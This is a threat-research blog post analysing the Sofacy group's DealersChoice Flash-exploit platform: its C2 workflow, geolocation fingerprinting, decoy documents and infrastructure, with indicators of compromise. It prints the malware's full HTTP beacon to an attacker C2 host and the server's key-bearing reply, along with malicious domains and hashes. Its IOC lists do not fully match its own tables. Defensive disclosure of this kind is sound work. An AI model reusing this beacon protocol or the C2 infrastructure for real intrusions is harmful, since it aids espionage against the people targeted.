Let It Ride: The Sofacy Group's DealersChoice Attacks Continue

unit42.paloaltonetworks.com/unit42-let-ride-sofacy-groups-dealerschoice-attacks-continue/

Robert Falcone, Bryan Lee December 15, 2016

By Robert Falcone and Bryan Lee

December 15, 2016 at 5:00 AM

Category: Unit 42

Tags: DealersChoice, Sofacy, threat research

This post is also available in: 日本語 (Japanese)

Recently, Palo Alto Networks Unit 42 reported on a new exploitation platform that we called "DealersChoice" in use by the Sofacy group (AKA APT28, Fancy Bear, STRONTIUM, Pawn Storm, Sednit). As outlined in our original posting, the DealersChoice exploitation platform generates malicious RTF documents which in turn use embedded OLE Word documents. These embedded OLE Word documents then contain embedded Adobe Flash (.SWF) files that are designed to exploit Abode Flash vulnerabilities.

At the time of initial reporting, we found two variants:

1. Variant A: A standalone variant that included Flash exploit code packaged with a payload.
2. Variant B: A modular variant that loaded exploit code on-demand and appeared non-operational at the time.

Since that time, we have been able to collect additional samples of the weaponized documents that the DealersChoice exploitation platform generates. These latest, additional samples are all Variant B samples. Two of these samples were found to have operational command and control servers which allowed us to collect and analyze additional artifacts associated with the attack.

In late October 2016 Adobe issued Adobe Security Bulletin APSB16-36 to address CVE-2016-7855. In early November 2016 Microsoft issued Microsoft Security Bulletin MS16-135 to address CVE-2016-7255.

Both of these were in response to active exploitation of zero-day vulnerabilities thought by other researchers to be associated with the Sofacy group. Additional reporting as well as our own analysis indicates the exploit code for the Adobe Flash vulnerability CVE-2016-7855 was indeed delivered using DealersChoice. In-house testing also reveals customers of Palo Alto Networks Traps end-point agent are protected by the new exploit code.

Deal Me In: Finding Live C2 Servers

In our previous blog discussing DealersChoice, we identified the steps that Variant B would take once executed on a victim host, but were unable to successfully interact with the command and control (C2) server identified at the time.

We have since discovered two fully operational and active C2 servers (versiontask[.]com and postlkwarn[.]com) that followed the exact steps we outlined in the blog; loading the additional Flash exploit code into memory, following by loading the associated payload also into memory. Figure 1 details the workflow of victim to C2 communications.



Figure 1 Workflow of DealersChoice

The ActionScript within Variant B will interact with the C2 server, specifically to obtain a malicious SWF file and a payload. This process starts with an initial beacon to the C2 server that contains system information and the victim's Adobe Flash Player version. Figure 2 shows the beacon sent by the ActionScript to the C2 server.

```
GET /programm?A=t&SA=t&SV=t&EV=t&MP3=t&AE=t&VE=t&ACC=t&PR=t&SP=f&SB=f&DEB=f&V=WIN
%2011%2C7%2C700%2C269&M=Adobe%20Windows&R=1024x768&COL=color&AR=1.0&OS=Windows
%207&ARCH=x86&L=en&IME=t&PR32=t&PR64=t&PT=ActiveX&AVD=f&LFD=f&WD=f&TLS=t&ML=5.1&DP=72 HTTP/1.1
Accept: */*
Accept-Language: en-US
x-flash-version: 11,7,700,269
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: versiontask.com
Connection: Keep-Alive
```

Figure 2 Initial beacon from DealersChoice to its C2 server

The C2 responds to the initial beacon with strings that DealersChoice's ActionScript uses as variables in upcoming actions, such as additional HTTP requests and the decryption of the responses to those requests. Figure 3 shows the C2 server's response to the beacon, specifically including k1, k2, k3 and k4 values.

```
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Mon, 31 Oct 2016 07:09:03 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 49
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate
Expires: 0
Pragma: no-cache

k1=5gb2pb8vuc82&k2=a7a8khhkle9gzlfs&k3=235&k4=233
```

Figure 3 C2 response to beacon provides DealersChoice tokens and keys needed to decrypt data

The ActionScript then uses the k1 variable from the C2 response data as a token within the HTTP request sent back to the C2 server to obtain the malicious SWF file, as seen in Figure 4.

The C2 server will respond to this request with data that the ActionScript will decrypt using the value of the k3 variable.

The active C2 servers provided Variant B with a malicious SWF file that was the same SWF file found within Variant A samples that exploited CVE-2015-7645 (addressed in October 2016 in Adobe Security Bulletin APSA15-05).

c42a0d50eac9399914090f1edc2bda9ac1079edff4528078549c824c4d023ff9
45a4a376cb7a36f8c7851713c7541cb7e347dafb08980509069a078d3bcb1405

Figure 4 DealersChoice HTTP request to obtain a malicious SWF file to exploit Adobe Flash Player

After receiving the malicious SWF file, Variant B will then issue an HTTP request using the k2 variable as a token to obtain its payload, as seen in Figure 5. The C2 will respond to this request with data that Variant B will decrypt using the value in the k4 variable as a key. The resulting decrypted data contains shellcode and a payload that the shellcode decrypts and executes.



Figure 5 DealersChoice HTTP request to obtain shellcode and payload to execute upon successful exploitation

The active C2 servers versiontask[.]com and postlkwarn[.]com provided shellcode that decrypts and executes a payload which in both cases was a loader Trojan that extracts and decrypts an embedded DLL that it saves to the system.

5dd3066a8ee3ab5b380eb7781c85e4253683cd7e3eee1c29013a7a62cd9bef8c
fa8b4f64bff799524f6059c3a4ed5d169e9e7ef730f946ac7ad8f173e8294ed8

In both cases, the DLL saved to the system is a variant of Sofacy's tool that uses the Carberp source code.

82213713cf442716eac3f8c95da8d631aab2072ba44b17dda86873e462e10421
3ff1332a84d615a242a454e5b29f08143b1a89ac9bd7bfaa55ba0c546db10e4b

The two variants of the Seduploader tool share a common C2 domain of apptaskserver[.]com, with differing backup C2 domains of appservicegroup[.]com and joshel[.]com.

Ace in the Hole: Analyzing Victim Fingerprinting

In the process of analyzing Variant B's active C2 server, we wanted to test our hypothesis that the C2 server would load different exploit code dependent on victim fingerprinting. We tested this by providing different responses to the C2 server.

First, we issued requests to the C2 server from a VPN located in California, USA and the server did not respond to the requests. We then connected to another VPN located in the Middle East and issued the same requests, at which point the C2 server responded with a malicious SWF and payload. This fact suggests that the Sofacy group uses geolocation to filter out requests that originate from locations that do not coincide with the location of their target.

We then issued several requests to test the C2 and each time the server responded with different k1, k2, k3 and k4 variables, suggesting that the server randomly chooses these values for each inbound request.

To further test the C2 server logic we created requests that contained different values for the operating system and Flash player version. When we sent the HTTP requests to the C2 server with the Adobe Flash Player version set to 23.0.0.185, the most recent Flash version vulnerable to CVE-2016-7855, the server responded with a compressed SWF file (SHA256: c993c1e10299162357196de33e4953ab9ab9e9359fa1aea00d92e97e7d8c5f2c) that exploited that very vulnerability.

Finally, when we issued requests to the C2 server indicating the victim was a macOS system, the C2 server served the same malicious SWF file and Windows payload as before, suggesting that the Sofacy group is not using DealersChoice to check operating system type for its victims at this time.

In all cases the payload delivered by the C2 server is a loader Trojan (SHA256: 3bb47f37e16d09a7b9ba718d93cfe4d5ebbaecd254486d5192057c77c4a25363) that installs a variant of Seduploader (SHA256: 4cbb0e3601242732d3ea7c89b4c0fd1074fae4a6d20e5f3afc3bc153b6968d6e), which uses a C2 server of akamaisoftupdate[.]com.

Show Your Hand: Decoy Documents

Six documents were collected for this wave of DealersChoice attacks, all appearing to be Variant B, using similar lures to what we had observed in the previous wave. The six filenames we discovered were:

- Operation_in_Mosul.rtf – an article about Turkish troops in Mosul
- NASAMS.doc – a document that is a copy of an article regarding the purchase of a Norwegian missile defense system by the Lithuanian Ministry of National Defence
- Programm_Details.doc – a document that is a copy of the schedule of a cyber threat intelligence conference in London, targeting a Ministry of Defense of a country in Europe
- DGI2017.doc – a document targeted at a Ministry of Foreign Affairs of a Central Asian country regarding the agenda for the Defence Geospatial Intelligence gathering in London
- Olympic-Agenda-2020-20-20-Recommendations.doc – a document containing details of agreements for the 2020 Olympics
- ARM-NATO_ENGLISH_30_NOV_2016.doc – a document outlining an agreement between the Republic of Armenia and NATO



Figure 6. Collected decoy documents for current wave of attacks

Unlike the first DealersChoice attacks, these documents used stripped out or forged metadata in order to add in an additional layer of obfuscation. Two of the documents, NASAMS.doc and Programm_Details.doc shared a common, unique username pain in the Last Saved By field. Additionally, each of the weaponized documents continued to use the OfficeTestSideloading

technique we had previously reported on. This was the technique we had discovered the Sofacy group began using over this past summer as a way to sideload DLL files using a performance test module built into the Microsoft Office suite as well as maintain persistence on the victim host.

Filename	Author	Last Saved By	Subject	SHA256
Operation_in_Mosul.rtf	Robert Tasevski	----	Turkish troops in Mosul	f5d3e827…
NASAMS.doc	Антон Гладнишки	pain	Norwegian missile defense system	1f81609d…
Programm_Details.doc	Laci Bonivart	pain	Conference schedule	1579c7a1…
DGI2017.doc	Невена Гамизов	Невена Гамизов	Conference schedule	c5a389fa…
Olympic-Agenda-2020-20-20-Recommendations.doc	admin	User	Recommendations for 2020 Olympics	13718586…
ARM-NATO_ENGLISH_30_NOV_2016.doc	User	User	NATO agreement	73ea2cce…

The six first-stage C2 domains for the weaponized documents were all registered by unique registrant emails. Versiontask[.]com and Uniquecorpind[.]com appear to be completely new infrastructure, not sharing any artifacts with previously observed Sofacy group campaigns.

Type	Domain	Date Registered	Registrant Email
First stage C2	Versiontask[.]com	2016-10-24	dalchi0@europe.com
First stage C2	Uniquecorpind[.]com	2016-10-25	yasiner@myself.com
First stage C2	Securityprotectingcorp[.]com	2016-08-19	ottis.davis@openmailbox.org
First stage C2	Postlkwarn[.]com	2016-11-11	fradblec@centrum.cz
First stage C2	adobeupgradeflash[.]com	2016-11-22	nuevomensaje@centrum.cz
First stage C2	globalresearching[.]org	2016-11-18	carroz.g@mail.com

Six second stage C2 domains for the Seduploader payloads delivered by DealersChoice were identified.

Type	Domain	Date Registered	Registrant Email
Seduploader C2	Joshel[.]com	2016-11-11	germsuz86@centrum.cz
Seduploader C2	Appservicegroup[.]com	2016-10-19	olivier_servgr@mail.com
Seduploader C2	Apptaskserver[.]com	2016-10-22	partanencomp@mail.com
Seduploader C2	Akamaisoftupdate[.]com	2016-10-26	mahuudd@centrum.cz
Seduploader C2	globaltechresearch[.]org	2016-11-21	morata_al@mail.com
Seduploader C2	researchcontinental[.]org	2016-12-02	Sinkholed

Much like the first stage C2 domains, the five non-sinkholed second stage C2 domains were registered recently and used unique registrant email addresses previously unused by the Sofacy group. However, each of these domains used nameservers commonly associated with the Sofacy group, ns*.carbon2u[.]com and ns*.ititch[.]com. The domain akamaisoftupdate[.]com revealed additional artifacts linking it back to previous Sofacy group campaigns. Based off passive DNS data, we discovered akamaisoftupdate[.]com resolving to 89.45.67.20. On the same class C subnet, we discovered 89.45.67.189, which previously had resolved to updmanager[.]net, a well reported domain in use by the Sofacy group.

The domain securityprotectingcorp[.]com was also found to have links to previous Sofacy group infrastructure. It was registered a couple of months prior, but analysis of the registrant email address revealed that it had also been used to register microsoftsecurepolicy[.]org, which using passive DNS data we found had resolved to 40.112.210.240, a sinkhole with several other Sofacy group associated domains. Several of the corresponding sinkholed domains have been used over the years for multiple purposes by the Sofacy group, as C2s for multiple tools such as Azzy or XAgent, or to host phishing sites to gather credentials from targets.



Figure 7 Chart of DealersChoice infrastructure

Conclusion

It appears evident at this time that the Sofacy group is actively using the DealersChoice tool, specifically the Variant B, to attack targets of interest. As evidenced by the delivery of exploit code for a recently patched vulnerability in Flash (which was used in zero-day attacks), we can see how the malware provides flexibility in exploitation methodology and is truly a platform in itself. New infrastructure does appear to have been created for DealersChoice, but as we have seen in the past, the Sofacy group has a tendency to reuse artifacts from previous campaigns and this is no exception. Palo Alto Networks customers may learn more and are protected via:

- Correctly identify associated samples as malicious in WildFire
- DealersChoice domains and C2 traffic are classified as malicious
- Traps correctly identifies and prevents exploit code to be executed
- A DealersChoice AutoFocus tag may be used to identify and track this malware family

Note that even though CVE-2016-7855 was a zero-day vulnerability, Palo Alto Networks customers would have been protected by our Traps endpoint agent as seen in Figure 8.



Figure 8 Palo Alto Networks Traps blocking exploitation of the CVE-2016-7855 vulnerability

Indicators of Compromise

Document Hashes:

f5d3e827c3a312d018ef4fcbfc7cb5205c9e827391bfe6eab697cc96412d938e
1f81609d9bbdc7f1d2c8846dcfc4292b3e2642301d9c59130f58e21abb0001be
1579c7a1e42f9e1857a4d1ac966a195a010e1f3d714d68c598a64d1c83aa36e4
c5a389fa702a4223aa2c2318f38d5fe6eba68c645bc0c41c3d8b6f935eab3f64
137185866649888b7b5b6554d6d5789f7b510acd7aff3070ac55e2250eb88dab
73ea2ccec2cbf22d524f55b101d324d89077e5718922c6734fef95787121ff22

DealersChoice C2s:

Versiontask[.]com
Uniquecorpind[.]com
Securityprotectingcorp[.]com
postlkwarn[.]com
adobeupgradeflash[.]com
researchcontinental[.]org

Seduploader C2s:

Appservicegroup[.]com
Apptaskserver[.]com
Akamaisoftupdate[.]com

Joshel[.]com
globaltechresearch[.]org
researchcontinental[.]org